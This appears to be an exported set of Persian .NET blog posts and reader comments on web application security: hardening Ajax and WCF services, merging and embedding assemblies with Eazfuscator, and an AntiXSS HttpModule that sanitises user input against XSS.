با تشکر از مطالب پر بارتون
مهندس جهت تکمیل این بحث و کامل شدن مسئله امنیتی می‌توان این مطلب شما را نیز به عنوان تکمیل کننده این بحث در نظر گرفت؟

[حذف هدرهای مربوط به وب سرور از یک برنامه‌ی ASP.Net](#)

نویسنده: وحید نصیری
تاریخ: ۱۳۹۱/۰۴/۱۳ ۲۰:۱۴

حذف هدر وب سرور بیشتر جهت مقابله با اسکنرهای خودکار می‌توانه کاربرد داشته باشه و عموم این اسکنرهای هم کاری به Ajax ندارند یا درکی از آن ندارد (تا جایی که بررسی کردم).

نویسنده: ایمان اسلامی
تاریخ: ۱۳۹۱/۰۴/۱۳ ۲۰:۲۰

پس برای تکمیل این بحث که نقطع ضعیش طبق اشاره شما همان هدرهای رسیده می‌باشد نظارت دیگری هم میشه انجام داد؟

نویسنده: وحید نصیری
تاریخ: ۱۳۹۱/۰۴/۱۳ ۲۰:۳۳

هدر رسیده نقطه ضعف نیست. نقطه قوت است. چون بر اساس آن (تا حدودی) مشخص می‌شود که مرورگر درخواست را ارسال کرده یا یک ربات.
بررسی `referrer` هم خوب است.
بررسی `host` ارسال کننده درخواست هم مفید است. تمام این‌ها در هدرهای رسیده لحاظ می‌شوند.

نویسنده: ایمان اسلامی
تاریخ: ۱۳۹۱/۰۴/۱۳ ۲۳:۳۷

ممnonم. مثل همیشه عالی.

نویسنده: خیام
تاریخ: ۱۳۹۲/۱۱/۲۵ ۲:۳۲

برای اینکه کاملاً مطمئن بشیم که وب سرویس توسط اسکرپت سایت جاری فراخوانی می‌شود، بجز این روشه که شما فرمودین راه دیگه ای هست؟ با توجه به گفته شما باز هم راه برای دور زدن آن هست و اینکه خود ASP.NET MVC چطور مدیریت کامل روی این موضوع دارد؟

به نظر شما استفاده از هندرها در چنین مواقعي که مثلن قرار است از بانک اطلاعاتي واکشي داشته باشيم بهتر است؟ يا همان وب سرویس استفاده کنيم؟

نویسنده: وحید نصیری

- علاوه بر مطلب و نکاتی که در کامنت‌ها مطرح شده، روش استفاده از [آنتی‌فورجری توکن](#) هم مفید است. ترکیبی است از یک فیلد مخفی به همراه یک کوکی رمزنگاری شده.
- بهتر است بجای این‌ها از [ASP.NET Web API](#) استفاده کنید.

نسخه جدید برنامه [Eazfuscator](#) به همراه دو قابلیت جالب یکی کردن و همچنین مدفون نمودن اسembلی‌ها ارائه شده است:

یکی کردن چند اسembلی با هم
 برای یکی کردن اسembلی‌ها از برنامه معروف [ILmerge](#) استفاده می‌کند با این تفاوت که دیگر نیازی نیست تا پارامترهای آن را تنظیم کرد و بسیاری از مسایل را به صورت خودکار مدیریت می‌کند.
 جهت فعال کردن این قابلیت، یکی از روش‌های کار به صورت زیر است:
 فایلی به نام `ObfuscationSettings.cs` را به پروژه خود اضافه کرده، سپس محتويات آن را حذف نموده و با چند سطر زیر جایگزین و کامپایل کنید:

```
using System;
using System.Reflection;

[assembly: Obfuscation(Feature = "merge with file1.dll", Exclude = false)]
[assembly: Obfuscation(Feature = "merge with file2.dll", Exclude = false)]
[assembly: Obfuscation(Feature = "merge with file3.dll", Exclude = false)]
```

همانطور که ملاحظه می‌کنید این چند سطر حاوی نام اسembلی‌هایی می‌باشند که قرار است با اسembلی جاری یکی شوند. سپس اسembلی جاری را (می‌خواهد فایل `exe` باشد یا یک `.dll`، فرقی نمی‌کند) بر روی [Eazfuscator](#) کشیده و رها کنید. پس از چند لحظه اسembلی نهایی تولید شده شامل تمام کلاس‌ها و منابع اسembلی‌هایی خواهد بود که در فایل `ObfuscationSettings.cs` ذکر شده‌اند؛ به همراه `Obfuscation` خودکار آن‌ها.

مدفون کردن اسembلی‌ها در یک اسembلی قابلیت دیگر این برنامه دفن (`embedding`) چند اسembلی در اسembلی نهایی است. برای فعال سازی آن روش کار همانند قبل است با این تفاوت که بجای `merge with` باید نوشت `embed`. برای مثال:

```
[assembly: Obfuscation(Feature = "embed Common.dll", Exclude = false)]
```

به این ترتیب اسembلی‌های ذکر شده پس از رمزگاری و فشرده شدن به صورت منابع اسembلی جاری ذخیره خواهند شد. مدیریت استفاده از آن‌ها هم خودکار است و نیازی نیست تا کاری در این مورد صورت گیرد.

برای نمونه برنامه معروف [LINQPad](#) از همین روش استفاده می‌کند و لازم به ذکر است که ... هنوز که هنوز است هیچ ک.ر.ک. کارسازی برای فعال سازی قسمت [intellisense](#) آن که رایگان نیست ارائه نشده و تمام وصله‌های جدید ارائه شده کار نمی‌کنند

...

تفاوت مدفون کردن با یکی کردن چیست؟

در حالت یکی کردن اسembلی‌ها، سربار اولیه بارگذاری برنامه همانند روش مدفون سازی وجود ندارد. اما این سربار آنقدر ناچیز است که کسی آن را احساس نخواهد کرد. مورد دیگر، عدم پشتیبانی از روش مدفون سازی در سایر سکوهای کاری مانند ویندوز فون، [Compact Framework](#) و غیره است. اما باید درنظر داشت که برای مثال [ILMerge](#) روی اسembلی‌های دارای XAML کار نمی‌کند (مطابق [مستندات رسمی](#) آن). بنابراین همیشه نمی‌توان از روش یکی سازی استفاده کرد و محدودیت‌های خاص خودش را دارد.

در کل روش مدفون سازی به دلیل `Obfuscation`، فشرده سازی و رمزگاری همزمان، امنیت بیشتری را نسبت به حالت تنها ارائه می‌دهد (حداقل شخص "علامند" به مطالعه این نوع اسembلی‌ها باید از چند لایه رد شود و تجربه برنامه

LINQPad ثابت کرده که این روش در مقیاس کلان (در انتظار عمومی هزاران علاقمند) بسیار موفق بوده است).

نظرات خوانندگان

نویسنده: Mohsen Aghamohammadi
تاریخ: ۱۳۹۰/۰۱/۱۹ ۲۰:۰۶:۴۶

جناب نصیری اطلاعی از الگوریتم های رمزنگاری اسembلی ها موجود است؟ آیا از روش های کلید عمومی و خصوصی با الگوریتم RSA یا MD5 ممکن است استفاده گردد یا صرفا روشها بازگشت پذیرند؟

نویسنده: وحید نصیری
تاریخ: ۱۳۹۰/۰۱/۱۹ ۲۰:۲۰:۲۳

پاسخ به این سؤال نیاز به مهندسی معکوس دارد ولی عموما از روش های متقارن رمزنگاری استفاده می شود

در جهت تکمیل بحث "بررسی امنیتی، حین استفاده از [jQuery Ajax](#)", یک مورد دیگر را هم می‌توان اضافه کرد: چگونه صفحه‌ی معروف Add service reference را در VS.NET جهت سرویس WCF خود از کار بیندازیم؟ راه حل آن هم بسیار ساده است اما چون عموماً در منابع مرتبط با جملات و کلمات بیش از حد فنی بیان می‌شود، شاید از دید دور مانده باشد:

اگر WCF Service تولیدی شما تنها قرار است توسط برنامه‌ی Silverlight یا جاوا اسکریپتی موجود در پروژه‌ی جاری مورد استفاده قرار گیرد، باید Meta Data مرتبط با آن سرویس را جهت بالابردن امنیت سیستم، حذف نمود. توسط این Meta Data می‌توان ServiceContract و سایر اطلاعات یک WCF Service را استخراج نمود.

الف) روش غیرفعال کردن متادیتا در یک Ajax enabled WCF Service

به فایل وب کانفیگ برنامه مراجعه کرده و تغییر زیر را اعمال کنید:

```
...
<behavior name="">
    <serviceMetadata httpGetEnabled="false" httpsGetUrl="false" />
...
</behavior>
...
```

ب) روش غیرفعال کردن متادیتا در یک Silverlight enabled WCF Service

ابتدا قسمت الف را اعمال نموده سپس تغییر زیر را نیز لحاظ نمائید (IMetadataExchange به صورت کامنت درآمد):

```
<!-- <endpoint address="mex" binding="mexHttpBinding"
    contract="IMetadataExchange" /> -->
```

با این تغییرات ساده، گزینه‌ی Add service reference دیگر قابلیت تشخیص خودکار اطلاعات سرویس شما را نداشته و با یک خطأ متوقف خواهد شد:

The HTML document does not contain Web service discovery information.
Metadata contains a reference that cannot be resolved.

سؤال:

- 1- آیا با این تغییر در عملکرد WCF سرویس ما اخلال ایجاد خواهد شد؟
پاسخ: خیر. تنها Web service discovery information را از کار انداخته‌ایم.
- 2- در صورت تغییر کدهای WCF Service چه باید کرد؟
پاسخ: اگر امضای متدها و اینترفیس‌های تعریف شده تغییری نداشته‌اند، لزومی به هیچ نوع تغییری نیست. در غیراینصورت، سریع موارد الف و ب فوق را به حالت اول برگردانده، کلاینت مورد استفاده را به روز کنید، مجدداً متادیتا را حذف نمائید.

نظرات خوانندگان

نویسنده: Hamed Qannadi

تاریخ: ۱۳۹۰/۰۱/۲۸ ۱۲:۳۸:۲۳

با درود و خسته نباشد

استاد گرامی پرسشی داشتم

ما در سازمانمان نرم افزاری داریم که کاربران آن در Active directory تعریف شده اند.

برنامه با وب سرویس در ارتباط است که در یک سروری قرار گرفته است که آن سرور با یک سرور دیگر از طریق کابل شبکه در ارتباط است.

سرور دوم سروری است که پایگاه داده روی آن قرار گرفته است.

با توجه به اینکه با WCF کاربر جاری برنامه را می‌توان به دست آورد؛ ما کاربر جاری را تا سطح سرور 1 می‌آوریم ولی برای ارسال آن به اس کیو ال دو راه حل داریم.

راهی که هم اکنون از آن استفاده می‌کنیم این است که Connection string مان تک کاربره است و دیگر اینکه هم اکنون که کاربر جاری را داریم همان را با Connection string به سمت SQL بفرستیم و که در نتیجه گزارش گیری و مانیتورینگ بسیار خوبی خواهیم داشت. ولی باید همه کاربران در SQL تعریف شوند چون سرور پایگاه داده به دو میان متصل نیست.

به نظر شما در صورتی که سرورهای نسبتاً خوبی از لحاظ سخت افزاری داشته باشیم و کاربرانی در حدود 2000 نفر به طور کلی و 200 نفر همزمان داشته باشیم، Connection string تک کاربره بهتر است یا چند کاربره؟

با سپاس فراوان

نویسنده: وحید نصیری

تاریخ: ۱۳۹۰/۰۱/۲۹ ۱۵:۴۱:۰۰

سلام

سوال شما مرتبط با بحث نیست (و مطابق معمول این موارد رو من حذف می‌کنم) ... فقط در حالت کلی این موارد را باید در نظر داشت:

استفاده از کاربران اکتیو دایرکتوری به همراه برنامه‌های وب به شدت مشکل ساز است از این لحاظ که هر کاربر در اکتیو دایرکتوری با یک SID مشخص می‌شود و این SID تا زمانیکه کاربر تغییری نداشته (مثلاً سرور کرش کرده، دوباره نصب شده یا کاربر حذف شده دوباره اضافه شده) معتبر است و در غیر اینصورت هر چند نام جدید با نام قبلی یکی است اما چون این SID یکی نیست، در برنامه اکتیو دایرکتوری تا زمانیکه کاربران آن حذف نشده‌اند ... خوب کار می‌کنند، اما، امان از روزی که مجبور به تعریف مجدد شوید. اینجا است که هیچ چیزی کار نمی‌کند (چون اکتیو دایرکتوری فقط SID را می‌شناسد و نه اسم که فقط ظاهر کار است). به همین جهت روش امنیتی Forms Authentication که قسمتی از آن تعریف کاربران در بانک اطلاعاتی است در دراز مدت برای شما مقرنون به صرفه‌تر خواهد بود.

نویسنده: hamid

تاریخ: ۱۳۹۰/۰۱/۳۱ ۰۳:۳۶:۱۰

سلام آقای نصیری

لطفاً در مورد polling duplex ۵ توضیح دهید

ممnon میشم

نویسنده: وحید نصیری

تاریخ: ۱۳۹۰/۰۱/۳۱ ۰۲:۴۴:۰۸

همان behaviors.serviceBehaviors.behavior.serviceMetadata در مورد حالت دوپلکس هم صادق است به همراه مورد ب
اگر از mex استفاده می‌شود

عنوان: ویندوز 7 و SQL Server 2008 موفق به کسب گواهینامه امنیتی شدند
نویسنده: حمید نصیری
تاریخ: ۱۳۹۰/۰۲/۰۸ ۰۹:۰۹:۰۰
آدرس: www.dotnettips.info
برچسبها: Security

نرم افزارهای Windows 7, Windows Server 2008 R2 and SQL Server 2008 SP2 32 & 64 bit Enterprise Edition موفق به کسب گواهینامه امنیتی [Common Criteria](#) شدند. کسب این مجوز امنیتی یکی از شروط اصلی و اجباری استفاده از یک نرم افزار در وزارت دفاع آمریکا است.
این بررسی‌ها زیر نظر وزارت دفاع و آژانس امنیت ملی آمریکا و همچنین آلمان برگزار شده و گزارش‌های مرتبط با ویندوز 7 و SQL Server 2008 را از اینجا می‌توانید دریافت کنید: ([+](#)) و ([+](#))

ماخذ: ([+](#))

مطلوب مشابه:
[امنیت SQL Server 2008](#)
[مقایسه امنیتی نکارش‌های مختلف ویندوز](#)

نظرات خوانندگان

نویسنده: وحید نصیری
تاریخ: ۱۳۹۰/۰۲/۲۴ ۰۰:۴۴:۱۴

[Using the Security Development Lifecycle Best Practices at Microsoft](#)

نویسنده: وحید نصیری
تاریخ: ۱۳۹۰/۰۲/۲۶ ۰۸:۳۴:۱۱

[Microsoft_Security_Intelligence_Report](#)

نویسنده: وحید نصیری
تاریخ: ۱۳۹۰/۰۲/۲۸ ۰۰:۳۶:۳۰

[SmartScreen® Application Reputation in IE9](#)

ASP.NET به صورت پیش فرض در مقابل ارسال هر نوع تگی عکس العمل نشان می‌دهد و پیغام خطای یافتن خطری بالقوه را گوشتزد می‌کند. اما بین خودمان باشد، همه این قابلیت را خاموش می‌کنند! چون در یک برنامه واقعی نیاز است تا مثلاً کاربران تگ html هم ارسال کنند. برای نمونه یک ادیتور متنی پیشرفته را در نظر بگیرید. خاموش کردن این قابلیت هم مساوی است با فراهم کردن امکان ارسال تگ‌های مجاز و در کنار آن بی دفاع گذاشتن برنامه در مقابل حملات XSS.

توصیه هم این است که همه جا از توابع مثلاً `HtmlEncode` و موارد مشابه حتماً استفاده کنید. ولی باز هم خودمونیم ... چند نفر از شماها اینکار را می‌کنید؟!

بهترین کار در این موارد وارد شدن به `pipe line` پردازشی ASP.NET و دستکاری آن است! اینکار هم توسط `HttpModules` میسر است. به عبارتی در ادامه می‌خواهیم مازلول را بنویسیم که کلیه تگ‌های ارسالی کوئری استرینگ‌ها را پاک کرده و همچنین تگ‌های خطرناک موجود در مقادیر ارسالی فرم‌های برنامه را هم به صورت خودکار حذف کند. اما هنوز اجازه بدده تا کاربران بتوانند تگ HTML هم ارسال کنند.

مشکل! در ASP.NET مقادیر ارسالی کوئری استرینگ‌ها و همچنین فرم‌ها به صورت `NameValueCollection` در اختیار برنامه قرار می‌گیرند و ... خاصیت `IsReadOnly` این مجموعه‌ها در حین ارسال، به صورت پیش فرض `true` است و همچنین غیرعمومی! یعنی به همین سادگی نمی‌توان عملیات تمیزکاری را روی مقادیر ارسالی، پیش از مهیا شدن آن جهت استفاده در برنامه اعمال کرد. بنابراین در ابتدای کار نیاز است با استفاده از قابلیت `Reflection`، اندکی در سازوکار داخلی ASP.NET دست برد، این خاصیت فقط خواندنی غیرعمومی را برای مدت کوتاهی `false` کرد و سپس مقصود نهایی را اعمال نمود. پیاده سازی آن را در ادامه مشاهده می‌کنید:

```
using System;
using System.Collections.Specialized;
using System.Reflection;
using System.Text.RegularExpressions;
using System.Web;
using Microsoft.Security.Application;

namespace AntiXssMdl
{
    public class AntiXssModule : IHttpModule
    {
        private static readonly Regex _cleanAllTags = new Regex("<[^>]+>", RegexOptions.Compiled);
        public void Init(HttpApplication context)
        {
            context.BeginRequest += CleanUpInput;
        }

        public void Dispose()
        { }

        private static void CleanUpInput(object sender, EventArgs e)
        {
            HttpRequest request = ((HttpApplication)sender).Request;
            if (request.QueryString.Count > 0)
            {
                // تمیزکاری مقادیر کلیه کوئری استرینگ‌ها پیش از استفاده در برنامه
                CleanUpAndEncode(request.QueryString, allowHtmltags: false);
            }
        }

        if (request.HttpMethod == "POST")
        {
            // تمیزکاری مقادیر ارسالی به سرور
            if (request.Form.Count > 0)
            {
                CleanUpAndEncode(request.Form, allowHtmltags: true);
            }
        }
    }
}
```

```

        }

    }

private static void CleanUpAndEncode(NameValueCollection collection, bool allowHtmltags)
{
    // اندکی دستکاری در سیستم داخلی دات نت
    PropertyInfo readonlyProperty = collection
        .GetType()
        .GetProperty("IsReadOnly",
                     BindingFlags.Instance |
BindingFlags.NonPublic);
    readonlyProperty.SetValue(collection, false, null); //IsReadOnly=false

    for (int i = 0; i < collection.Count; i++)
    {
        if (string.IsNullOrWhiteSpace(collection[i])) continue;

        if (!allowHtmltags)
        {
            در حالت کوئری استرینگ دلیلی برای ارسال هیچ نوع تگی وجود ندارد //
            collection[collection.Keys[i]] =
                AntiXss.HtmlEncode(_cleanAllTags.Replace(collection[i], string.Empty));
        }
        else
        {
            قصد تمیز سازی ویوو استیت را نداریم چون در این حالت وب فرمها از کار می‌افتد //
            if (collection.Keys[i].StartsWith("_VIEWSTATE")) continue;
            در سایر موارد کاربران مجاز نهاد فقط تگ‌های سالم را ارسال کنند و مابقی حذف می‌شود //
            collection[collection.Keys[i]] = Sanitizer.GetSafeHtml(collection[i]);
        }
    }

    readonlyProperty.SetValue(collection, true, null); //IsReadOnly=true
}
}

```


در این کلاس از کتابخانه AntiXSS مایکروسافت استفاده شده است. آخرین نگارش آن را [از اینجا](#) دریافت نمایید. نکته مهم آن متد Sanitizer.GetSafeHtml است. به کمک آن با خیال راحت می‌توان در یک سایت، از یک ادیتور متنی پیشرفتنه استفاده کرد. کاربران هنوز می‌توانند تگ‌های HTML را ارسال کنند؛ اما در این بین هرگونه سعی در ارسال عبارات و تگ‌های حاوی حملات XSS یا کسازی می‌شود.

و یک وب کانفیگ نمونه برای استفاده از آن به صورت زیر می‌تواند باشد (تنظیم شده برای IIS6 و 7):

```
<?xml version="1.0"?>
<configuration>
<system.web>
  <pages validateRequest="false" enableEventValidation="false" />
  <httpRuntime requestValidationMode="2.0" />
  <compilation debug="true" targetFramework="4.0" />
  <httpModules>
    <add name="AntiXssModule" type="AntiXssMdl.AntiXssModule"/>
  </httpModules>
</system.web>

<system.webServer>
  <validation validateIntegratedModeConfiguration="false"/>
  <modules>
    <add name="AntiXssModule" type="AntiXssMdl.AntiXssModule"/>
  </modules>
</system.webServer>
</configuration>
```

برای مثال به تصویر زیر دقت کنید. مازول فوق، فقط تگ‌های سبز رنگ را (حین ارسال به سرور) مجاز دانسته، اسکریپت ذیل لینک را کلا حذف کرده و تگ‌های موجود در کوئری استرینگ را هم نهایتاً (زمانیکه در اختیار برنامه قرار می‌گیرد) حذف خواهد کرد.



[دربافت نسخه جدید و نهایی این مثال](#)

نظرات خوانندگان

نویسنده: وحید نصیری
تاریخ: ۱۳۹۰/۰۲/۳۰ ۱۰:۰۰:۰۳

جهت تکمیل بحث،
موارد زیر هم باید به لیست صرفنظر شوندها اضافه شوند (همانند همان سطر ViewState که در کد آمده)

,LASTFOCUS, __EVENTTARGET__
,EVENTARGUMENT, __VIEWSTATE, __SCROLLPOSITIONX, __SCROLLPOSITIONY__
VIEWSTATEENCRYPTED, __ASYNCPOST__

این مورد برای ASP.NET Webforms ضروری است اما برای ASP.NET MVC خیر.

نویسنده: وحید نصیری
تاریخ: ۱۳۹۰/۰۲/۳۰ ۱۰:۴۴:۰۱

مثال رو بر همین اساس به روز کردم که از همان آدرس قبلی آن قابل دریافت است.

نویسنده: وحید نصیری
تاریخ: ۱۳۹۰/۰۲/۳۱ ۱۰:۴۱:۳۷

مثال رو مجددا به روز کردم. تمیزکاری کوکی‌ها هم لحاظ شد. کلا این مازول به ورودی‌های کاربر (کوکی‌ها (که با ابزار قابل تغییر هستند)، کوئری استرینگ‌ها و مقادیر ورودی در فرم‌ها حین ارسال به سرور) حساسیت دارد.

نویسنده: Ramin
تاریخ: ۱۳۹۰/۰۳/۰۱ ۱۴:۴۱:۳۰

مثل همیشه بی نقص و عالی بود ، واقعا بابت به اشتراک گذاری دانسته هایتان متشرکرم

نویسنده: وحید نصیری
تاریخ: ۱۳۹۰/۰۳/۰۲ ۱۹:۲۵:۲۰

کتابخانه امنیتی مایکروسافت خطوط جدید را حذف می‌کند: (+)
به همین جهت مثال مجددا به روز شد تا این مشکل وجود نداشته باشد

نویسنده: مقدسی
تاریخ: ۱۳۹۰/۰۳/۰۶ ۱۱:۳۲:۳۵

واقعاً متشرکرم و خسته نباشید .

نویسنده: Orion
تاریخ: ۱۳۹۰/۰۳/۰۷ ۱۵:۱۷:۵۰

جناب نصیری. خیلی ممنون از این مطلب ارزشمند. خیلی دنبالش بودم. فقط به یه مشکلی در Webform‌ها برخوردم. اونم اینه که شما اگر کاراکتر ampersand در مثلاً تکست‌باکس‌تون داشته باشید، استفاده از وب مازول باعث خراب شدن نتیجه میشه. چیکارش میشه کرد؟

نویسنده: وحید نصیری
تاریخ: ۱۳۹۰/۰۳/۰۷ ۱۸:۳۸:۰۰

کاری که مژول مایکروسافت انجام می‌ده علاوه بر حذف موارد زائد، تبدیل متن به XHTML استاندارد است و همچنین اعمال انواع و اقسام encoding: به همین جهت این نوع تبدیلات رو شما مشاهده می‌کنید ولی ... مطلوب کار ما نیست. در کل به خاطر این مسایل من مژول مایکروسافت رو کنار گذاشتم (هر چند از لحاظ تشخیص حملات عالی است اما فعلاً قابل تنظیم نیست و یک ضربه هر کاری که دوست دارد انجام می‌دهد). از یک روش دیگر استفاده کردم که سبک‌تر است و این مشکلات را هم ندارد (+). این روش بر اساس white list عمل می‌کند. یعنی می‌گه یک سری تگ html از نظر من مجاز است و مابقی خطرناک‌ها همه باید حذف شوند.

مثال به روز شد لطفا آنرا دریافت کنید.

نویسنده: Milad Bahari

تاریخ: ۱۳۹۰/۰۳/۲۵ ۱۲:۰۸

بسیار عالی، می‌دونید مشکل اصلی اینجاست که توسعه دهنده‌ها دو قانون ساده رو فراموش می‌کنند. الف) پاک سازی ورودی و سپس استفاده (ب) پاک سازی خروجی و سپس استفاده

نویسنده: جلال

تاریخ: ۱۳۹۱/۰۳/۲۹ ۱۳:۳۸

سلام

بابت به اشتراك گذاري سورس اين مژول ممنون. اما گويا اين مژول نشت حافظه داره. شما در تابع Dispose اشاره گر به تابع HttpApplication اشاره گري به HttpApplication نداره بنابراین من اونو از تابع Init گرفتم رو حذف نکردید. از اونجايي که IModule اشاره گری به

```
private HttpApplication _context = null;
public void Init(HttpApplication context)
{
    _context = context;
    _context.BeginRequest += CleanUpInput;
}
public void Dispose()
{
    _context.BeginRequest -= CleanUpInput;
}
```

نویسنده: وحید نصیری

تاریخ: ۱۳۹۱/۰۳/۲۹ ۱۳:۴۹

طول عمر HttpModule با طول عمر HttpApplication یکی است. به این معنا که تنها یک وله از آن در زمان آغاز برنامه وب تولید و این وله به صورت خودکار در زمان پایان عمر برنامه وب (ری استارت شدن سرور، recycle شدن آن توسط IIS و مواردی از این دست)، dispose خواهد شد. بنابراین ضرورتی به پیاده سازی متده Dispose در اینجا وجود ندارد. اگر این مدیریت طول عمر خودکار نمی‌بود، بله ... بهتر بود که اینکار انجام می‌شد.

نویسنده: جلال

تاریخ: ۱۳۹۱/۰۳/۲۹ ۱۴:۳

ممنون. تابحال HttpModule ننوشه بودم و از این موضوع خبر نداشتم. به هر حال تمرين خوبیه که همیشه رویدادها رو پس از اتمام کار در این نوع موارد Unsubscribe کنیم.

نویسنده: هادی دانش پژوه

تاریخ: ۱۳۹۱/۰۵/۲۳ ۱۲:۲۸

با سلام من تو ارسال نظرات کدی مینوسم که عبارت Script از متى که کاربر ارسال کرده حذف بشه! آیا همین کافی نیست؟

نویسنده: وحید نصیری

خیر. موضوع پیچیده‌تر از این بررسی‌های ساده ابتدایی است. اطلاعات بیشتر (+) در مورد ورودی‌های پیچیده‌تر.

نویسنده: علی قشقایی
تاریخ: ۱۳۹۱/۰۵/۲۳

در سطر اول فرمودید "همه این قابلیت را خاموش می‌کنند!". این قابلیت رو چطور میشه خاموش کرد؟

نویسنده: وحید نصیری
تاریخ: ۱۳۹۱/۰۵/۲۳

به احتمال زیاد تابحال در برنامه‌های وب خودتون نیاز به ارسال html به همراه تگ‌های آن نداشتید، ولی در کل:
- غیرفعال کردن validateRequest در سطح یک صفحه

```
<%@ Page
Language="C#"
    AutoEventWireup="true"
    CodeBehind="editpage.aspx.cs"
    ValidateRequest="false"
    Inherits="MyProject.UI.editpage" %>
```

- در سطح کل برنامه

```
<system.web>
    <pages validateRequest="false" enableEventValidation="true" />
    <httpRuntime requestValidationMode="2.0" />
</system.web>
```

البته asp.net mvc از این لحاظ پیشرفته‌تر است؛ چون اجازه می‌ده در سطح یک خاصیت فقط این بررسی را خاموش کرد با بکارگیری ویژگی [AllowHtml](#) آن.

نویسنده: علی قشقایی
تاریخ: ۱۵:۵۲ ۱۳۹۱/۰۵/۲۳

در فایل مثالی که قرار دادید از کتابخانه AntixSS استفاده نشده!

نویسنده: وحید نصیری
تاریخ: ۱۶:۴۲ ۱۳۹۱/۰۵/۲۳

توضیح دادم [اینجا](#)

نویسنده: saman
تاریخ: ۹:۲۶ ۱۳۹۱/۰۷/۱۹

سلام جناب نصیری خیلی عالی بود. فقط یه سوال و درخواست داشتم . اگر برآتون مقدور هست کد VB.net رو هم اینجا بذارین.
من کد رو تبدیل کردم ولی وقتی استفاده می‌کنم این پیغام رو میده :
."<A potentially dangerous Request.Form value was detected from the client (TextBox1=<script

در حالی که Validate request رو False کردم.
و اینکه این کد روی VB9 اجرا نمیشه چون Collection رو ساپورت نمیکنه ولی VB10 مشکل نداره. راه حلی برای این موضوع هم دارین ؟
ممnonem ازتون

موفق باشید

نویسنده: وحید نصیری
تاریخ: ۱۳۹۱/۰۷/۱۹ ۱۳:۲۲

این مازول و کدهای اون رو به روز کردم و از اینجا قابل دریافت است:

[HtmlCleaner.zip](#)

تفاوت‌ها:

- برای دات نت سه و نیم کامپایل شده. فقط فایل dll را به پروژه خودتون cs یا vb اضافه کنید.
- متدهای `ToSafeHtml` کلاس `HtmlSanitizer` برای کار با تگ‌های مشخص شده با حروف کوچک و بزرگ بهبود یافته (الان در همین سایت جاری استفاده می‌شود).
- الزاماً نیست حتماً از `AntiXssModule` آن استفاده کنید. کلاس `AllowHtml` دارید، متدهای `ToSafeHtml` را برای پاکسازی اطلاعات فراخوانی کنید (در MVC و یا در وب فرم‌ها).
- کلاس `PersianProofWriter` هم به آن اضافه شده (جزئی از `ToSafeHtml` است). یک سری از مسائل مانند نیم فاصله‌ها رو به صورت خودکار اصلاح می‌کند؛ به همراه اصلاحی و ک فارسی.

به صورت خلاصه:

فقط از متدهای `ToSafeHtml` کلاس `HtmlSanitizer` آن به صورت دستی و در موارد لازم که HTML از کاربر دریافت می‌شود، استفاده کنید.

نویسنده: وحید نصیری
تاریخ: ۱۳۹۱/۰۷/۱۹ ۱۳:۳۰

- توضیحات رفع خطای فوق در اینجا: ([^](#))
- نگارش DLL این پروژه که قابل استفاده در VB هست بدون نیاز به تبدیل کدها در اینجا: ([^](#))

نویسنده: اردوان درپناه
تاریخ: ۱۳۹۲/۰۹/۰۹ ۱۶:۶

در ورژن 2013 AntiXss Library4.2 کد زیر را اضافه کرد
در بخش system.web

```
<httpRuntime executionTimeout="180" encoderType="Microsoft.Security.Application.AntiXssEncoder,  
AntiXssLibrary" />
```

نویسنده: ایران من
تاریخ: ۱۳۹۲/۰۹/۲۵ ۱۸:۱۲

با سلام؛ میشه لطف کنید و تو یه پروژه نحوه استفاده از این مازول رو آموزش بدین؟

نویسنده: وحید نصیری
تاریخ: ۱۳۹۲/۰۹/۲۵ ۱۸:۴۲

پروژه IRIS از [HtmlCleaner](#) استفاده کردد.

نویسنده: شهاب
تاریخ: ۱۳۹۲/۰۹/۲۵ ۱۹:۴

ممnon. اما من میخواهم تو صفحاتم از tinyMCE استفاده کنم. ابته تو 4.5 winforms نه mvc. اینو چه کنم.

نوبتند: وحید نصیری
تاریخ: ۱۳۹۲/۰۹/۲۵ ۱۹:۱۰

- وابستگی به MVC ندارد.
 - اصلاً مازول نیست و نیازی نیست داخل web.config ثبت شود.
 - یکبار باید کامنت‌ها را کامل مطالعه کنید تا علت رسیدن به HTML Cleaner HTML نهایی مشخص شود.
- + کمی بالاتر توضیح دادم «فقط از متدهای `ToSafeHtml` کلاس `HtmlSanitizer` آن به صورت دستی و در موارد لازم که HTML از کاربر دریافت می‌شود، استفاده کنید. »

نوبتند: شهراب
تاریخ: ۱۳۹۲/۰۹/۲۵ ۱۹:۱۱

در واقع زمانی که در حال دریافت اطلاعات از `tinymce` هستم بايستی مقدار دریافتی را به این روش چک کنم؟

نوبتند: وحید نصیری
تاریخ: ۱۳۹۲/۰۹/۲۵ ۱۹:۱۳

بله. با استفاده از متدهای `ToSafeHtml` تمیز و بعد در بانک اطلاعاتی ذخیره‌اش کنید.

نوبتند: محمد
تاریخ: ۱۳۹۲/۰۹/۲۵ ۲۱:۳۵

